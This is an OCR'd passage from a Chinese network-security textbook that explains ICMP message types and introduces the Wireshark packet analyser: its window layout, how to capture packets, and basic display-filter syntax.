


图 1-11　ICMP 数据包类型

表 1-3　ICMP 报文类型

编号	类　　型	编号	类　　型
0	Echo Reply(回应应答)	13	Timestamp(时间戳请求)
3	Destination Unreachable(目的地不可达)	14	Timestamp Reply(时间戳回复)
4	Source Quench(源站抑制)	15	Information Request(信息请求，此类型已弃用)
5	Redirect(重定向)	16	Information Reply(信息回复，此类型已弃用)
8	Echo(请求回应)	17	Address Mask Request(地址掩码请求)
11	Time Exceeded(超时)	18	Address Mask Reply(地址掩码回复)
12	Parameter Problem(参数问题)		

1）ICMP 差错报告报文

ICMP 差错报告报文用来报告错误，是一个差错报告机制。它为遇到差错的路由器提供了向最初源站报告差错的办法，源站必须把差错交给一个应用程序或采取其他措施来纠正问题。该类报文分为信息不可达报告、超时报告、参数出错报告 3 种形式。

2）控制报文

(1) 源站抑制报文：当路由器收到太多的数据报，以致没有足够的缓冲区来处理时，路由器放弃到达的额外数据报，使用 ICMP 源站抑制报文向初始源网点报告拥塞，并请求它减慢目前的数据报发送速率。

(2) 重定向报文：当路由器检测到一台主机使用非优化路由时，它向该主机发送一个重定向的 ICMP 报文，请求该主机改变路由并把初始数据报向它的目的站转发。

3）请求/应答报文

(1) 回应请求/应答报文：测试信宿机或路由器是否可以到达。ping 命令就是利用回应请求/应答报文测试信宿机是否可以到达。图 1-12 是 ping 应用层直接使用网络层 ICMP

的一个例子，它没有通过运输层的 TCP 或 UDP。




图 1-12　ping 产生的回声应答

著名的路由跟踪命令 tracert，就是基于 ICMP 和 UDP 协议的。

(2) 时间戳请求/应答报文：同步互联网中各个主机的时钟。

(3) 地址掩码请求/应答报文：用于无盘系统在引导过程中获取自己的子网掩码(此报文已被废弃)。

1.3　常用工具软件

在网络与信息安全实践中，对网络信息环境进行各种分析，常常需要借助一些工具软件。这些工具种类繁多，本节主要介绍 3 款扫描分析工具和 MATLAB 的图像处理工具。

1.3.1　网络包分析工具 Wireshark

Wireshark 是常用的网络包分析工具。网络包分析工具的主要作用是尝试捕获网络包，并显示包的尽可能详细的情况。

网络分析通常分为 4 种方式：基于流量镜像协议分析、基于 SNMP 的流量监测技术、基于网络探针(probe)技术和基于流(flow)的流量分析。而 Wireshark 就是基于流量镜像协议分析。流量镜像协议分析方式是把网络设备的某个端口(链路)流量镜像给协议分析仪，通过七层协议解码对网络流量进行监测。但该方法主要侧重于协议分析，而非用户流量访问统计和趋势分析，仅能对流经接口的数据包进行分析，无法满足大流量的抓包和趋势分析的要求。

Wireshark 是 Etheral 更高级的版本，包含 WinPcap。它具有方便易用的图形界面和众多分类信息及过滤选项，是一款免费、开源的网络协议检测软件。Wireshark 通常运行在路由器或有路由功能的主机上，这样就能对大量的数据进行监控，几乎能得到以太网上传送的任何数据包。Wireshark 有 Wireshark-win32 和 Wireshark-win64 两个版本，前者为 32 位版本，后者为 64 位版本。Wireshark-win32 可在大多数计算机系统上运行，Wireshark-win64 必须安装在 64 位 CPU 的计算机和 64 位操作系统上。该软件可到 Wireshark 的官方网站 http://www.wireshark.org/download.html 下载最新版本。

Wireshark 不是入侵侦测软件。对于网络上的异常流量行为，Wireshark 不会产生警示或任何提示。通过仔细分析 Wireshark 截取的数据包能够帮助使用者对于网络行为有更清

楚的了解。Wireshark 没有数据包生成器，因而只能查看数据包而不能修改，它只会反映出被抓取的数据包的信息，并对其内容进行分析。

在以太网或者其他共享网络介质中，以太网网卡是先接收到所有的数据帧，然后与自身的 MAC 地址进行对比，再将目的 MAC 地址与自身一致或者为广播地址的数据帧提取并传送到上层。而物理网卡有一种混杂模式(promiscuous mode)，可以把所有数据帧都接收并传到上层。Wireshark 就是根据这个原理，将网卡设置成混杂模式并抓取到所有共享网络中的数据帧。Wireshark 使用 tcpdum 和 Liunx 下的 libpcab 库直接同硬件驱动接触，可以不经过操作系统，保证了抓包速率和抓包的精确性，并可以通过图形界面浏览这些数据，可以查看到数据包中每一层的详细内容。Wireshark 包含强大的显示过滤器语言与查看 TCP 会话重构流的能力，支持众多的协议种类。

1.3.1.1 Wireshark 主窗口组成

启动 Wireshark，出现如图 1-13 所示的主窗口。




图 1-13　Wireshark 主窗口

Wireshark 主窗口由菜单栏、工具栏、过滤工具栏、数据帧列表面板、数据帧详情面板、数据帧字节面板、状态栏等组成。

(1) 菜单栏：提供了对 Wireshark 进行配置的若干功能项目。

File：打开或保存捕获的信息。

Edit：查找或标记封包，进行全局设置。

View：查看 Wireshark 视图。

Go：跳转到捕获的数据。

Capture：设置捕捉过滤器并开始捕捉。

Analyze：设置分析选项。

Statistics：查看 Wireshark 的统计信息。

Telphony：显示与电话业务相关的若干统计窗口，包括媒体分析、流程图、协议层次统计等。

Tools：工具的启动项，比如创建防火墙访问控制规则等。

Internals：包含 Wireshark 内部信息的若干启动项，比如罗列 Wireshark 支持的协议等。

Help：查看本地或者在线帮助。

(2) 主工具栏：用于快速访问菜单中经常用到的功能项目。

：打开接口列表对话框。

：打开捕捉选项对话框。

：使用最后一次的捕捉设置立即开始捕捉。

：停止当前的捕捉。

：停止当前捕捉，并立即重新开始。

：启动打开文件对话框，用于载入文件。

：保存当前文件为任意其他的文件。

：关闭当前文件。若未保存将会提示是否保存。

：重新载入当前文件。

：打印捕捉文件的全部或部分。

：打开一个对话框，查找包。

：返回历史记录中的上一个包。

：跳转到历史记录中的下一个包。

：弹出一个设置跳转到指定的包的对话框。

：跳转到第一包。

：跳转到最后一个包。

：切换是否以彩色方式显示包列表。

：开启/关闭实时捕捉时自动滚动包列表。

：增大字体。

：缩小字体。

：设置缩放大小为 100%。

：重置列宽，使内容适合列宽(使包列表内的文字可以完全显示)。

：打开对话框，用于创建、编辑过滤器(捕获过滤)。

：打开对话框，用于创建、编辑过滤器(显示过滤)。

：定义以色彩方式显示数据包的规则。

：打开首选项对话框。

：打开帮助对话框。

(3) 过滤工具栏：提供处理当前显示过滤的方法。

Filter：打开构建过滤器对话框。

过滤输入框：在此区域输入或修改显示的过滤字符，此过程会进行语法检查。如果输入的格式不正确或未输入完，则背景显示为红色。直到输入合法的表达式，背景才会变为绿色。可以单击下拉列表选择先前输入的过滤字符。输入完后单击右边的 Apply 按钮或者按回车键，即进行过滤。

Expression…：为表达式的按钮打开一个对话框用以从协议字段列表中编辑过滤器。

Clear：重置当前过滤器，清除输入框的内容。

Apply：应用当前输入框的表达式为过滤器进行过滤。

Save：保存过滤串。

(4) 数据帧列表面板：显示打开文件的每个帧的摘要。单击面板中的每个条目，帧的其他情况将会显示在另外两个面板中。

列表中的每行显示捕获文件的一个数据帧。如果选择其中一行，该数据帧的更多情况会显示在数据帧详情面板和数据帧字节面板中，右击数据帧，可以显示对数据帧进行相关操作的上下文菜单。

No.：数据帧的编号，编号不会发生改变，即使进行了过滤也同样如此。

Time：时间戳。

Source：数据帧的源地址。

Destination：数据帧的目标地址。

Protocol：数据帧的协议类型的简写。

Length：数据帧的长度。

Info：数据帧内容的附加信息。

(5) 数据帧详情面板：显示在数据帧列表面板中所选帧的数据解析结果。

数据帧详情面板显示当前数据帧(在数据帧列表面板被选中的数据帧)的详情列表。该面板显示数据帧列表面板选中数据帧的协议及协议字段，以树状方式组织。右击这些字段会获得相关的上下文菜单。

其中，某些协议字段会以特殊方式显示，例如：

Generated fields(衍生字段)：Wireshark 会将自己生成的附加协议字段加上括号。衍生字段是通过该数据帧相关的其他数据帧结合生成的。例如，Wireshark 在对 TCP 流应答序列进行分析时，将会在 TCP 协议中添加[SEQ/ACK analysis]字段。

Links(链接)：如果 Wireshark 检测到当前数据帧与其他数据帧的关系，将会产生一个到其他数据帧的链接。链接字段显示为蓝色字体，并加有下划线。双击它会跳转到对应的数据帧。

(6) 数据帧字节面板：显示在数据帧列表面板中所选帧的原始数据，以及在数据帧详情面板高亮显示的字段。

数据帧字节面板以十六进制转储方式显示当前选择数据帧的数据。通常在十六进制转储形式中，左侧显示数据帧数据偏移量，中间栏以十六进制表示，右侧显示为对应的 ASCII 字符，用来显示数据包在物理层上传输时的最终形式。

(7) 状态栏：显示当前程序状态以及捕获数据的更多详情。

状态栏用于显示信息，通常状态栏的左侧会显示相关上下文信息，右侧会显示当前包数目。

初始状态栏：该状态栏显示的是没有文件载入时的状态。例如刚启动 Wireshark 时，状态栏显示“Ready to load or capture”、“No Packets”和“Profile：Default”。

捕获包后的状态栏：左侧显示当前捕捉信息，包括临时文件名称、大小、捕捉持续时间等。右侧显示当前包在文件中的数量，例如显示“Packets：98 Displayed：98 Marked：0”，表示捕捉了 98 个包、显示 98 个包、没有被标记的包。

Wireshark 的使用主要有 3 个步骤：先选择所要抓取的物理网卡，然后选择过滤规则，最后是抓取数据包。通过单击抓取到的数据包，在下方的窗口中查看数据包头以及数据字段等详细信息。使用者通过对相关协议知识的了解，再加上实验观察到的现象，对实验结果进行分析和论证，从而得出所有参数的含义。

实时捕捉数据包时，可以使用下面任一方式开始捕捉包。

- 使用图 1-13 所示工具栏中的按钮，打开捕捉接口对话框，如图 1-14 所示。浏览可用的本地网络接口，选择需要进行捕捉的接口启动捕捉。




图 1-14　Capture Interfaces 对话框

在图 1-14 中，各项意义如下：

Packets：从此接口捕捉到的包的数目。如果一直没有接收到包，则会显示为灰色。

Packets/s：最近一秒捕捉到包的数目。如果最近一秒没有捕捉到包，将会是灰色显示。

Details：打开对话框显示接口的详细信息。

Stop：停止当前运行的捕捉。

Options：打开该接口的捕捉选项配置对话框。

- 使用图 1-14 所示对话框中的 Options 按钮，启动捕捉选项配置对话框。
- 如果前次捕捉时的设置和现在的要求一样，可以单击图 1-14 所示的 Start 按钮开始本次捕捉。

启动捕捉后，即开始捕捉接口信息。当不再需要捕捉时，可使用工具栏上的 Stop 按钮停止。

Wireshark 对包内容的分析主要体现在两个方面。主要是包信息，即在中央最大一块区域内的报文信息，主要是查看解析后的包内容，比如 echo 请求信息和应答信息、TCP 请求 SYN、TCP 应答包 ACK、HTTP 内容信息、包丢失信息等。另外就是非常详细的包内容分析，在下方的区域内分别对包大小、类型、地址、网络协议和内容进行分析，还可以直接观察到包的原数据内容。

处理已经捕捉的包，可采用下列方法。

(1) 浏览捕捉的包：在已经捕捉完成之后(或者打开先前保存的抓包文件时)，通过单击数据帧列表面板中的包，可以在数据帧详情面板看到关于这个包的树状结构以及字节面板；通过单击左侧的 + 标记，可以展开树状视图的任意部分，并可以通过在面板上单击任意

字段来进行选择。

(2) 数据包过滤：有两种过滤语法，一种在捕捉包时使用，另一种在显示包时使用。可以用协议、预设字段、字段值、字段值比较等作为过滤条件。

(3) 建立显示过滤表达式：Wireshark 提供了结构简单而功能强大的过滤语法，可以用它们建立复杂的过滤表达式。可以比较包中的值，合并表达式为多个指定表达式。一般可以采用显示过滤字段、比较值、组合表达式 3 种方法。

(4) 查找包：当捕捉到一些包以后，或者读取以前存储的包的时候，可以很容易地进行查找。选择 Edit|Find Packet 菜单项，将会弹出对话框，根据对话框的提示即可快速找到满足条件的包。

1.3.1.2 Wireshark 的过滤规则

Wireshark 的一个重要功能就是过滤器(filter)。由于 Wireshark 所捕捉的数据较复杂，要迅速、准确地获取需要的信息，就要使用过滤工具。可以有两次过滤：第一次是捕捉过滤，用来筛选需要的捕捉结果；第二次是显示过滤，只将需要查看的结果显示出来。

Filter 位于主工具栏上，可按规则输入过滤条件。常用的过滤规则如下。

(1) 按协议类型过滤。Wireshark 支持的协议包括 TCP、UDP、ARP、ICMP、HTTP、SMTP、FTP、DNS、MSN、IP、SSL、OICQ、BOOTP 等。例如，只查看 HTTP 协议，则直接输入 http。

(2) 按 IP 地址过滤。若只要显示与指定 IP(例如 192.168.0.123)通信的记录，则可输入 ip.addr==192.168.0.123。

如果要限制为只要从 192.168.0.123 来的记录，则输入 ip.src==192.168.0.123，而得到目的 IP 为 192.168.0.123 的记录则应输入 ip.dst==192.168.0.123。

(3) 按协议模式过滤。例如 HTTP 协议，可以针对 HTTP 的请求方式进行过滤，只显示发送 GET 或 POST 请求的过滤规则：http.request.method=="GET"或 http.request.method=="POST"。

(4) 按端口过滤。例如 tcp.port eq 80。不管端口是来源的还是目标的，都只显示满足 tcp.port==80 条件的包。

(5) 按 MAC 地址过滤。例如以太网头过滤：

```
eth.dst==A0:00:00:04:C5:84                    //过滤目标 MAC
eth.src eq A0:00:00:04:C5:84                  //过滤来源 MAC
```

